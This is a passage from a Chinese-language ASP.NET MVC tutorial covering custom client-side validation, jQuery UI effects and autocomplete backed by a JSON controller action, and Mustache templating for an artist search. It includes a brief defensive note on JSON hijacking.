public class MaxWordsAttribute : ValidationAttribute
   public MaxWordsAttribute(int maxWords)
      :base("Too many words in {0}")
   {
      MaxWords = maxWords;
   }

   public int MaxWords { get; set; }

   protected override ValidationResult IsValid(
      object value,
      ValidationContext validationContext)
   {
      if (value != null)
      {
         var wordCount = value.ToString().Split(' ').Length;
         if (wordCount > MaxWords)
         {

            return new ValidationResult(
               FormatErrorMessage(validationContext.DisplayName)
            );
         }
      }
      return ValidationResult.Success;
   }
}
```

这里可以这样使用这个特性，如下面代码所示，但是这个特性只支持服务器端的验证：

```
[Required(ErrorMessage = "An Album Title is required")]
[StringLength(160)]
[MaxWords(10)]
public string  Title     { get; set; }
```

为了支持客户端验证，需要让特性实现下面即将介绍的接口。

1. IClientValidatable

IClientValidatable 接口定义了单个方法：GetClientValidationRules。当 ASP.NET MVC 框架

使用这个接口查找验证对象时，它会调用 GetClientValidationRules 方法来检索 ModelClient-ValidationRule 对象序列。这些对象携带有框架发送给客户端的元数据和规则。

可使用下面的代码为自定义验证器实现该接口：

```
public class MaxWordsAttribute : ValidationAttribute,
                                  IClientValidatable
{
   ...

   public IEnumerable<ModelClientValidationRule> GetClientValidationRules(
          ModelMetadata metadata, ControllerContext context)
   {

      var rule = new ModelClientValidationRule();
      rule.ErrorMessage = FormatErrorMessage(metadata.GetDisplayName());
      rule.ValidationParameters.Add("wordcount", WordCount);
      rule.ValidationType = "maxwords";
      yield return rule;
   }
}
```

要实现在客户端执行验证，需要提供如下几点信息：

- 如果验证失败，要显示的提示消息。
- 允许的单词数的范围。
- 一段用来计算单词数量的 JavaScript 代码标识。

这些信息就是代码放进返回规则中的内容。请注意，如果需要在客户端触发多种类型的验证，代码可以返回多个规则。

其中，代码把错误提示消息放入规则的 ErrorMessage 属性中。这样做可使服务器端错误提示消息精确地匹配客户端错误提示消息。ValidationParameters 集合用来存放客户端需要的参数，像允许的最大单词数。如有必要，还可继续向该集合中放其他参数，但要注意参数的名称是有意义的，它们需要匹配在客户端脚本中看到的名称。最后，ValidationType 属性标识了客户端需要的一段 JavaScript 代码。

ASP.NET MVC 框架在客户端上利用 GetClientValidationRules 方法返回的规则将信息序列化为 data-特性：

```
<input
  data-val="true"
  data-val-length="The field Title must be a string with a maximum length
                   of 160."
  data-val-length-max="160"
  data-val-maxwords="Too many words in Title"
  data-val-maxwords-wordcount="10"
  data-val-required="An Album Title is required" id="Title" name="Title"
  type="text" value="For Those About To Rock We Salute You" />
```

注意，maxwords 是如何出现在与 MaxWords 特性相关的特性名称中的呢？maxwords 文

本之所以会出现在相关特性的名称中，是因为代码将规则的 ValidationType 属性设置成 maxwords(是的，验证类型和所有的验证参数名称必须都是小写，因为它们的值必须能够作为合法的 HTML 特性标识符使用)。

尽管现在客户端上有元数据，但仍需编写一些执行验证逻辑的脚本代码。

2. 自定义验证脚本代码

值得庆幸的是，在客户端上没必要编写代码来从 data-特性中挖掘元数据值。然而，为了执行验证工作，需要以下两段脚本代码：

- **适配器**：适配器和非侵入式 MVC 扩展一道识别需要的元数据。然后非侵入式扩展帮助从 data-特性中检索值，并且还帮助把数据转换为 jQuery 验证能够理解的格式。
- **验证规则**：在 jQuery 用语中被称作验证器。

这两段代码都在同一个脚本文件中。假设某一时刻想把这两段代码放在 MusicScripts.js 文件中，该文件是在本章 8.1.3 节中创建的。这种情况下，要确保文件 MusicScripts.js 出现在验证脚本之后。这可以借助于前面创建的脚本节点(scripts section)，使用下面的代码来实现：

```
@section scripts
{
  <script src="~/Scripts/jquery.validate.min.js"
></script>
  <script src="~/Scripts/jquery.validate.unobtrusive.min.js"
></script>
  <script src="~/Scripts/MusicScripts.js">
  </script>
}
```

MusicScript.js 可以为我们提供需要的所有智能感知功能，或者，把这两个引用添加到 _references.js 文件，也可以实现。

```
/// <reference path="jquery.validate.js" />
/// <reference path="jquery.validate.unobtrusive.js" />
```

首先要编写的代码是适配器。MVC 框架的非侵入式验证扩展存储了 jQuery.validator.unobtrusive.adapters 对象中的所有适配器。这些适配器对象公开了一个 API，我们可以用来添加新的适配器，如表 8-2 所示。

表 8-2　适配器方法

名　称	描　述
addBool	为“启用”或“禁止”的验证规则创建适配器。该规则不需要额外参数
addSingleVal	为需要从元数据中检索唯一参数值的验证规则创建适配器
addMinMax	创建一个映射到验证规则集的适配器——一个用来检查最小值，另一个用来检查最大值。这两个规则中至少有一个要依靠得到的数据运行
Add	创建一个不适合前面类别的适配器，因为它需要额外参数或额外的设置代码

对于最大单词数的情形，可使用 addSingleVal 或 addMinMax(或 add，因为它适用于任何场合)。由于不需要检查单词的最小数量，因此可使用 API 函数 addSingleVal，代码如下所示：

```
/// <reference path="jquery.validate.js" />
/// <reference path="jquery.validate.unobtrusive.js" />

$.validator.unobtrusive.adapters.addSingleVal("maxwords", "wordcount");
```

第一个参数是适配器名称，它必须与服务器端设置的 ValidationProperty 值匹配。第二个参数是要从元数据中检索的参数的名称。注意该参数名称上未使用 data-前缀；在服务器上它匹配放入 ValidationParameters 集合的参数名称。

适配器相对而言比较简单。同样，适配器的主要目标是识别非侵入式扩展要定位的元数据。有了适配器，现在就可以编写验证器。

所有验证器都在 jQuery.validator 对象中。与 adapters 对象类似，validator 对象也有一个 API 函数，可用来添加新验证器。该函数的名称是 addMethod：

```
$.validator.addMethod("maxwords", function (value, element, maxwords) {
   if (value) {
      if (value.split(' ').length > maxwords) {
         return false;
      }
   }
   return true;
});
```

该方法中有两个参数：

- **验证器名称**：默认情况下，验证器名称要匹配适配器名称，而适配器名称又要匹配服务器上 ValidationType 属性的值。
- **函数**：当验证发生时调用。

验证函数接收三个参数，并在验证成功时返回 true，验证失败时返回 false：

- 函数的第一个参数包含输入值，如专辑的名称。
- 第二个参数是输入元素，其中包含了要验证的值(在 value 本身没有提供足够信息的情况下使用)。
- 第三个参数包含一个数组中的所有验证参数，在这个示例中包含了单一验证参数(也即最大的单词数量)。



为将验证代码引入到自己的项目中，可使用 NuGet 安装 Wrox.ProMvc4.Ajax.CustomClientValidation 包。该包可在 Samples\ClientValidation 文件夹中添加自定义脚本和自定义属性。

虽然 ASP.NET MVC Ajax 辅助方法提供了很多功能，但有一个 jQuery 扩展的完整生态系统。下一节探讨选择组。

8.4 辅助方法之外

如果在浏览器中访问站点 http://plugin.jquery.com，我们就会发现上面提供有数千个 jQuery 扩展。其中一些扩展是图形化导向的，可以使内容以动画的方式显示；其他一些扩展是像日期选择器和网格一样的部件。

使用 jQuery 插件通常涉及下载插件、解压缩插件，然后将插件添加到项目中的操作。对于一些以 NuGet 包的形式获得的 jQuery 插件，可以轻松地添加到项目中。许多插件，尤其是面向 UI 的插件，除包含至少一个 JavaScript 文件外，可能还包含将要使用的图像和样式表。

每一个新的 ASP.NET MVC 项目都默认带有两个插件：jQuery Validation(前面已经用过)和 jQuery UI(马上就要看到)。

8.4.1 jQuery UI

jQuery UI 是一个包含效果和小部件的 jQuery 插件。与所有插件类似，它紧密地集成了 jQuery，并且扩展了 jQuery 中的 API。作为一个例子，下面回到本章前面的第一段代码——商店首页使专辑具有动画效果的代码：

```
$(function () {
   $("#album-list img").mouseover(function () {
       $(this).animate({ height: '+=25', width: '+=25' })
               .animate({ height: '-=25', width: '-=25' });
   });
});
```

现在是使用 jQuery UI 实现专辑的跳动显示，而不是冗长的动画显示。第一步是向布局视图中添加一个新的脚本标签，使整个应用程序包括 jQuery UI：

```
    <script src="~/Scripts/jquery-1.6.2.min.js"
></script>
   <script  src="~/Scripts/jquery.unobtrusive-ajax.min.js"
></script>
   <script src~/Scripts/jquery-ui.min.js"
></script>
```

下一步修改 mouseover 事件处理程序中的代码：

```
$(function () {
   $("#album-list img").mouseover(function () {
       $(this).effect("bounce");
   });
});
```

此时，当用户鼠标移过专辑图像时，专辑图像就会出现短时间的上下跳动效果。正如看到的，UI 插件通过提供(执行封装集的)额外方法来扩展 jQuery。大部分的这些方法利用第二个“选项”参数来调整方法行为。

```
$(this).effect("bounce", { time: 3, distance: 40 });
```

通过阅读 jQuery.com 站点上的插件文档，我们可以找到插件都有哪些选项以及这些选项的默认值。jQuery UI 还包含有其他的效果：爆炸、逐渐消失、摇动和有规律地跳动等。

“选项”参数

“options”参数在整个 jQuery 和 jQuery 插件中普遍存在。不使用具有 6、7 个不同参数(像时间、距离、方向、模式等)的方法，而是传递一个对象，其中包含为要设置的参数定义的属性。在前面的例子中，只想设置时间和距离。

文档总是(几乎总是)说明了可用的参数，以及每个参数的默认值。我们只需构建一个对象，其中包含为想要修改的参数定义的属性。

jQuery UI 不仅仅包括美好的视觉效果，它也包括小部件，像手风琴式的下拉菜单、自动完成、按钮、日期选择器、对话框、进度条、滑块和选项卡等。下一节探讨自动完成部件。

8.4.2　使用 jQuery UI 实现自动完成部件

自动完成部件需要把新的用户界面元素放在屏幕上的合适位置。这些元素需要颜色、字体大小、背景以及其他用户界面元素所需要的典型外观项。jQuery UI 依赖于主题来提供外观细节。jQuery UI 主题包括一个样式表和一些图像。每个新 MVC 项目都是从 Content 目录下的“基本”主题开始的。这个主题包含一个样式表(jquery-ui.css)和一个包含若干个.png 文件的 images 文件夹。

在使用自动完成部件前，可通过添加基本主题样式表到布局视图来设置应用程序，使其包括基本样式表：

```
    <link href="~/Content/Site.css) rel="stylesheet"
         type="text/css" />
    <link href="~/Content/themes/base/jquery-ui.css"
          rel="stylesheet"
            type="text/css" />
   <script src="~/Scripts/jquery-1.4.4.min.js"
></script>
   <script src="~/Scripts/jquery.unobtrusive-ajax.min.js"
></script>
   <script src~/Scripts/jquery-ui.min.js"
></script>
```

如果在一开始使用 jQuery 时，发现不喜欢基本主题，那么可以到站点 http://jqueryui.

com/themeroller/上下载一些预置主题。当然也可以创建自己的主题(使用实时预览)，下载一个定制的 jquery-ui.css 文件。

1. 添加行为

现在还记得本章前面第 8.2.3 节实现的艺术家搜索功能吗？现在我们在它的基础上实现：当用户开始在搜索输入框中输入数据时，输入框显示一个该用户可能要输入的艺术家的列表。为此，首先需要从 JavaScript 中找到输入元素，然后在其上附加 jQuery 自动完成行为。一种方法是借助于 MVC 框架的思想，使用 data-特性：

```
<input type="text" name="q"
    data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
```

按照这个思路，使用 jQuery 查找带有 data-autocomplete-source 特性的元素。这样就可以知道哪些输入元素需要实现自动完成行为。自动完成部件需要一个数据源，该数据源可用来从中检索候选集，以便实现自动完成功能。自动完成功能使用内存中的数据源与它使用 URL 指定的远程数据源一样容易。由于艺术家的数量可能会很大，而不能把整个列表都发送到客户端，因此需要采用 URL 方法。我们可以把自动完成部件可能调用到的 URL 嵌入到 data-特性中。

在 MusicScripts.js 文件中，可在 ready 事件中使用下面的代码，来将自动完成功能附加到带有 data-autocomplete-source 特性的所有输入元素上：

```
$("input[data-autocomplete-source]").each(function () {
  var target = $(this);
  target.autocomplete({ source:
        target.attr("data-autocomplete-source") });
});
```

jQuery 的 each 函数将遍历封装集，并为封装集中的每一个项调用一次它的参数函数。在参数函数内部，调用目标元素的 autocomplete 插件方法。autocomplete 方法的参数是一个选项参数，但与大多数选项参数不同的是，它有一个属性是必需的——source 属性。除此之外，我们还可以设置其他的选项，比如在按键之后，自动完成跳转到其他操作以前的延迟，以及在自动完成开始发送请求到数据源之前需要的最小字符数量。

在这个例子中，我们将数据源指向了一个控制器操作，如下代码所示(前面提到过，这里用来加深印象)：

```
<input type="text" name="q"
    data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
```

自动完成部件调用数据源，返回它可以用来为用户构建列表的对象集，而 HomeController 控制器中的 QuickSearch 操作需要以自动完成部件能够理解的格式返回数据。

2. 构建数据源

自动完成部件调用数据源，接收 JSON 格式的对象。幸亏 ASP.NET MVC 控制器操作可以很容易地生成 JSON 格式的数据，这些内容后面会进行介绍。接收的对象必须包含一个名为 label 的属性，或包含一个名为 value 的属性，或者二者皆有。自动完成部件在给用户展示的文本中使用的是 label 属性。当用户从自动完成列表中选择一个项时，自动完成部件会将选择项的值放入相关的输入元素中。如果我们既不提供 label 属性，也不提供 value 属性，自动完成部件就会使用任意可用属性作为值和标签。

为返回合适的 JSON 数据，我们需要按照下面的代码实现 QuickSearch 操作：

```
public ActionResult QuickSearch(string term)
{
   var artists = GetArtists(term).Select(a => new {value = a.Name});
   return Json(artists, JsonRequestBehavior.AllowGet);
}
private List<Artist> GetArtists(string searchString)
{
   return storeDB.Artists
       .Where(a => a.Name.Contains(searchString))
       .ToList();
}
```

当自动完成部件调用数据源时，我们就把输入元素的当前值作为名为 term 的查询字符串参数传递，因此，在控制器的操作中我们可以通过一个名为 term 的参数来接收这个参数。注意，上面的代码是如何使用 value 属性把每一个艺术家转换成一个匿名类型的对象呢？原来它是把结果集传递给了可以生成 JsonResult 的 Json 方法。当框架执行这个返回结果时，它就会把对象序列化为 JSON 格式的数据。

运行效果如图 8-4 所示。




图　8-4

JSON 劫持

默认情况下，ASP.NET MVC 框架不允许使用 JSON 负载响应 HTTP GET 请求。如果为了响应 GET 请求，需要发送 JSON 格式的数据，就需要使用 JsonRequestBehavior.AllowGet 作为 Json 方法的第二个参数就是用来显式地支持这一操作。

然而，这样就给了恶意用户可乘之机，他们可以通过有名的 JSON 劫持进程来获得对

JSON 负载的访问权。因此，我们不能在 GET 请求中使用 JSON 格式返回敏感信息。更多的相关信息，请参看 Phil 的帖子，网址是 http://haacked.com/archive/2009/06/25/json-hijacking.aspx。

JSON 不仅在控制器操作中容易创建，而且它还是轻量级的。事实上，在数据量相同的情况下，用 JSON 响应请求通常比将数据嵌入 HTML 或 XML 标记中产生更小负载。搜索功能便是一个很好的证明。目前，当用户单击 search 按钮时，最终会在 HTML 中渲染一个艺术家的部分视图。如果返回 JSON 格式的数据，那么可以减小使用的带宽量。



为在自己的 MVC Music Store 项目中运行自动完成的例子，使用 NuGet 安装 Wrox.ProMvc4.Ajax.Autocomplete 包，然后运行程序，导航到/Autocomplete 页面。

从服务器检索 JSON 的经典问题是对反序列化对象的处理。我们可以很容易地从服务器上获取 HTML 标记，并把它移植到相应页面中。使用原始数据需要在客户端上构建 HTML。传统上，这个工作是冗长乏味的，但模板使它变得极其容易。

8.4.3 JSON 和客户端模板

从今以后，有许多 JavaScript 模板库可供我们选择使用。由于每个库在风格和语法上都略有不同，因此，我们只需要选择使用符合自己口味的库。所有的模板库提供的功能与 Razor 类似。从某种意义上说，我们有 HTML 标记，以及在数据出现的地方带有特殊分隔符的占位符。这些占位符通常被称为绑定表达式。下面代码是一个使用 Mustache 的示例，本章后面还会用到模板库 Mustache：

```
<span class="detail">
  Rating: {{AverageReview}}
  Total Reviews: {{TotalReviews}}
</span>
```

上面的模板处理了带有 AverageReview 和 TotalReviews 属性的对象。当渲染带有 Mustache 的模板时，模板会把那些属性值放在合适的位置。我们也可以渲染处理数据数组的模板。更多关于 Mustache 模板的文档可在网上获取，网址为 https://github.com/janl/mustache.js。

接下来编写使用 JSON 和模板的搜索特性。

1. 添加模板

为了安装 jQuery 模板，右击 MvcMusicStore 项目，选择 Manage NuGet Package 菜单项。当对话框出现时(如图 8-5 所示)，就可以在线搜索“mustache.js”。




图　8-5

当使用 NuGet 完成向项目添加包之后，在 Scripts 文件夹中会出现一个名为 tache.js 的新文件。为了开始编写模板，可在布局视图中添加一个 Mustache 的脚本引用：

```
<script src="~/Scripts/jquery-1.6.2.min.js"
></script>
   <script src="~/Scripts/jquery.unobtrusive-ajax.min.js"
></script>
   <script src="~/Scripts/jquery-ui.min.js"
></script>
   <script src="~/Scripts/mustache.js"
></script>
```

添加完插件后，就可以在搜索实现中使用模板。

2. 修改搜索表单

在本章前面第 8.2.3 节中，创建艺术家搜索功能时用到了一个 Ajax 辅助方法：

```
@using (Ajax.BeginForm("ArtistSearch", "Home",
   new AjaxOptions {
    InsertionMode=InsertionMode.Replace,
    HttpMethod="GET",
    OnFailure="searchFailed",
    LoadingElementId="ajax-loader",
    UpdateTargetId="searchresults",
}))
{
```

```
        <input type="text" name="q"
              data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
        <input type="submit" value="search" />
        <img id="ajax-loader"
            src="~/Content/Images/ajax-loader.gif"
            style="display:none"/>
    }
```

尽管 Ajax 辅助方法提供了大量功能，但我们要删除这些辅助方法，从头开始。jQuery 提供了用来从服务器异步检索数据的各种 API。我们前面通过使用自动完成部件，已经间接地利用了这些特性，下面我们将直接利用这些方法特性。

首先，修改搜索表单，使其直接使用 jQuery 而不使用 Ajax 辅助方法，当然使用现有的控制器代码(没有 JSON)也可以正常运转。修改后，Index.cshtml 视图内部的新标记如下所示：

```
<form id="artistSearch" method="get" action="@Url.Action("ArtistSearch",
         "Home")">
    <input type="text" name="q"
          data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
    <input type="submit" value="search" />
    <img id="ajax-loader" src="~/Content/Images/ajax-loader.gif"
        style="display:none"/>
</form>
```

显而易见，上面代码只改变了构建 form 标签的方式，action 特性使用的不再是 Ajax 辅助方法 BeginForm。如果不使用这个辅助方法，我们就不得不自己编写 JavaScript 代码来向服务器请求 HTML。可以把下面的代码放入 MusicScripts.js 文件内部：

```
$("#artistSearch").submit(function (event) {
    event.preventDefault();

    var form = $(this);
    $("#searchresults").load(form.attr("action"), form.serialize());
});
```

这段代码关联了表单的 submit 事件。在传入的事件参数中，调用 preventDefault 时，上面代码用到了可以阻止触发默认事件的 jQuery 技术。在这个示例中，jQuery 技术是用来阻止表单直接提交到服务器；这样一来，我们就可以控制请求和响应了。

load 方法从 URL 中检索 HTML，并把检索出的 HTML 放入匹配的元素(searchresults 元素)中。该方法的第一个参数是 URL——正在使用的 action 特性值。第二个参数是传入查询字符串的数据。jQuery 的 serialize 方法通过将表单内部的所有输入值连接成一个字符串来构建数据。在这个例子中，只有单个文本输入元素，如果用户在其中输入“black”，serialize 方法就会使用输入元素的名称和值来构建字符串“q=black”。

3. 获取 JSON

